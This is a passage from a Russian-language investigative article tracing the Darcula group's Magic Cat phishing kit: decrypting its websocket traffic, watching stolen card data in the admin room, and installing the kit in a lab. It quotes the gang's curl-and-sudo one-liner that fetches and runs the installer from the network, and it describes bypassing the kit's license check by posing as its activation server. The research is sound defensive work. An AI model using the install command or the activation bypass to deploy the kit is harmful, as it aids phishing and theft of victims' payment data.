const ciphertext = "U2FsdGVkX19JWH3V+KnWIdPjzlF/wBhLj4W/rYovdJmHineTSuwIxfkSQyLycrSfTyBEAai8R6yrLQnIcd3FtjqDoX

const plaintext = CryptoJS.Rabbit.decrypt(ciphertext, key);

console.log(plaintext.toString(CryptoJS.enc.Utf8))
```

```
box@box:~/Desktop/Rabbit tools$ node decrypt_demo.js
{"id":1,"domain":"post.lol","ip":"192.168.100.169","ua":"Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.4
6 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3","data":{},"created_at":"2024-08-30T10:07:20.907Z","updated_at":
"2024-08-30T10:07:20.907Z"}
box@box:~/Desktop/Rabbit tools$
```

Расшифровка фишинговой страницы


После этого быстрого теста мы написали код, который позволил нам в режиме реального времени видеть и изменять текстовую версию сообщений в Burp. Наш код на JavaScript также показал, что ранее встреченные параметры `type` и `room` были MD5-хешами от `sync-data` и `admin`. Теперь у нас появилась возможность наблюдать за тем, чем занимается приложение, и при необходимости править сообщения. Вот пример такого расшифрованного сообщения.

```
{
  "msg": {
     "type": "sync-data",
     "data": "{"id":1,"domain":"post.lol","ip":"192.168.100.169","ua
":"Mozilla/5.0 (iPhone; CPU iPhone OS 5\1 like Mac OS X) AppleWebKit/
534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3
","data":{},"created\at":"2024-08-30T10:07:20.907Z","updated\at":"
2024-08-30T10:07:20.907Z"}
  },
  "user": [],
  "room": [
     "admin"
  ]
}
```

Похоже, это что-то вроде чата: браузер сливает данные жертвы в «комнату» с пометкой admin.

Вероятно, разные компоненты приложения могут подключаться к «комнатам», чтобы получать сообщения. Например, если у мошенника есть панель со списком жертв, возможно, она тоже доступна из комнаты админов.

Копнув поглубже в эту функцию «комнат», мы наткнулись на одно любопытное сообщение. Каждый раз, загружая фишинговую страницу, мы автоматически подключались к комнате по умолчанию.



```
423["message",{"action":"join","room":""}]
```


Это сообщение подтвердило наши ранние догадки. Наш браузер, «жертва», подключался в пустую или стандартную комнату, но данные, которые мы вводили, улетали в комнату «админа». Нельзя ли как-то пробраться в нее?

То, что мы увидели, сделав это, повергло нас в шок. По экрану летел поток имен, адресов и кредитных карт — в реальном времени мы наблюдали, как сотни жертв попадали под фишинговую атаку. Всё, что они вводили, символ за символом, отображалось на нашем экране.

То, что начиналось как занимательный побочный проект, вдруг выросло в нечто серьезное.

ГРУППА DARCULA

Когда первый шок прошел, мы поняли, что в админской комнате появляются не только данные пострадавших. Там еще обнаружились кое-какие технические логи.




```
42["message",{"type":"helper-log","data":"执行完成"},{"room":"21232f297a57a5a743894a0e4a801fc3","user":"server-helper"}]
```

На экране промелькнуло сообщение, похожее на приведенное выше. Оно касалось ошибки в компоненте базы данных, и в нем фигурировало название базы: Darcula.


В тот момент это слово для нас ничего не значило — просто строка, похожая на никнейм. Google тоже не сильно помог — оказалось, что это еще и название попсовой цветовой схемы для текстовых редакторов, которая просто захватила все результаты поиска.

Примерно в это время мессенджер Telegram стал мишенью для критики как тихая гавань для криминальных сетей. И вот там мы быстро наткнулись на юзера и группу под названием Darcula, в которой администратором был как раз этот самый Darcula.


darcula - 交流群 /同步鱼/短信鱼/电商鱼
493 members




Промотав фотки, выложенные в группе, мы поняли, что копаем в верном направлении.




Тут мы наткнулись на фотографии пользователей, которые не стеснялись делиться кадрами своих махинаций. Залежи телефонов, SIM-карт, модемов, серверов и стойки устройств, которые они используют, чтобы засыпать жертв спамом.






Операторы показали телефоны с подключенными карточками в Apple Pay и платежные терминалы.


Юзеры делились фотками, хвастались своим успехом, показывали банковские счета и роскошную жизнь, которую им позволила вести фишинговая афера.





Члены группировки не только зарабатывали деньги, но и не стесняясь тратили их.

В Telegram-группе мы наткнулись на закрепленное сообщение с инструкцией по установке самого фишингового софта.



darcula !看简介! owner

我这边域名全挂了，有出问题的用这段代码重装一下，已安装的数据不会丢失。

```
curl https://deploy.magic-cat.world/install.sh -o install.sh && chmod +x install.sh && sudo ./install.sh
```

4:07 AM


darcula !看简介! pinned "我这边域名全挂了，有出问题的用..."

Мы взяли запасной ноут и стали следовать инструкциям. Буквально через несколько минут у нас уже была установлена копия того самого фишингового ПО, которое использовали против нас: Magic Cat.

АКТИВИРУЕМ КОТОКОЛДУНСТВО


Запустить софтину оказалось проще простого. Копируешь одну-единственную команду, вставляешь ее — и вуаля, фишинговое ПО почти готово к использованию. Если бы только не одно но — установка-то у нас без лицензии.

На скриншоте ниже изображена админская панель софта, который теперь известен нам как Magic Cat. Это скрытая панель оператора, которую мошенник использует для просмотра всех украденных данных кредитных карт и взаимодействия с жертвами, чтобы при необходимости запрашивать дополнительные PIN-коды.




Но остается проблема с лицензией, на что скромно намекает красное сообщение внизу слева на панели управления. Придется сперва раздобыть ключик, чтобы можно было протестировать софт и запустить фишинговую кампанию.

Нам захотелось узнать, на что вообще способно это ПО, и мы начали копаться в коде на бэкенде. Неудивительно, что тут нас ждал очередной квест. Разумеется, код был обфусцирован до неузнаваемости.



Это был не первый случай, когда мы сталкивались с запутанным кодом на Node.js. Мы уже знакомы с открытым инструментом с прямолинейным названием JavaScript Obfuscator, который берет обычный код и превращает его в нечто, похожее на скриншот выше, — нечитабельный хлам. Но есть и другой опенсорсный инструмент под названием synchrony, который разбирает этот обфусцированный кошмар обратно. Получается более-менее читабельный код, правда, без комментариев и исходных названий функций и переменных.



```
app.all('/api/can-active/:action/:key?', async (_0x5e7d85, _0x3ad4cd) => {
          const _0x5620e8 = _0x2ce426;
          return _0x3ad4cd.send(_0x5620e8);
        } catch (_0x5b5b46) {
          return _0x3ad4cd.send({
            'code': 0,
            'color': 'yellow',
            'msg': '授权检查失败:' + _0x5b5b46.message + ', 本次临时授权'
          });
        }
      }
    } else {
      if (_0x5e7d85.method === 'POST') {
        if (_0x5e7d85.hostname !== new URL(env_1.ENV.ACTIVE_SERVER).hostname) {
          return _0x3ad4cd.sendStatus(404);
        }
        if (![
            'check',
            'check-current',
            'apply',
            'download'
          ].includes(_0x506db5)) {
          const _0x169332 = {};
          return _0x169332.code = -404, _0x169332.msg = '要执行的操作不存在!', _0x3ad4cd.send(_0x169332);
        }
        const _0x502d7a = { activeKey: _0x3e698a };
        ;
        const _0x353868 = { where: _0x502d7a };
        ;
        let _0x441b1f = await _1.prisma.active.findUnique(_0x353868);
        if (!_0x441b1f) {
          const _0x562cc8 = {};
          return _0x562cc8.code = 404, _0x562cc8.color = 'red', _0x562cc8.msg = '当前授权码不存在', _0x3ad4cd.send(_0x562cc8);
        }
        if (_0x441b1f.expire < new Date()) {
          return _0x3ad4cd.send({
            'code': 403,
            'color': 'red',
            'msg': '当前授权码已过期于 ' + new Date(_0x441b1f.expire).toLocaleString('zh')
```

Имея на руках читаемый код бэкенда, мы смогли понять, как работают разные аспекты этого софта. К нашему удивлению, мы обнаружили функции, связанные с генерацией активационных ключей. Это не просто код для использования какого-то ключа, в каждой копии фишингового софта сидел полноценный сервер активации, который мог генерировать новые ключи. Разве это не настоящая находка для исследователя?

Если сервер настроен на определенное имя хоста, то открывается тайное меню с фичей для генерации ключей активации. И это еще не всё! Он может активировать другие копии Magic Cat.

Чтобы активировать программу, нужно сгенерировать новую лицензию, добавить к ней коммент, задать дату окончания срока действия и ограничение на количество фишинговых шаблонов, которые можно скачать по этой лицензии. По сути, все это очень напоминает типичный корпоративный софт для управления лицензиями. Magic Cat еще и фиксировал IP-адреса всех фишинговых серверов, откуда прилетали запросы на активацию.

У нас все было под контролем в лабораторных условиях, так что мы смогли обмануть наше копирайтное ПО, заставив его думать, что мы — настоящий сервер активации. Так мы смогли активировать нашу копию Magic Cat, не потратив ни копейки на лицензию.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ОХОТА НА «ДАРКУЛУ»

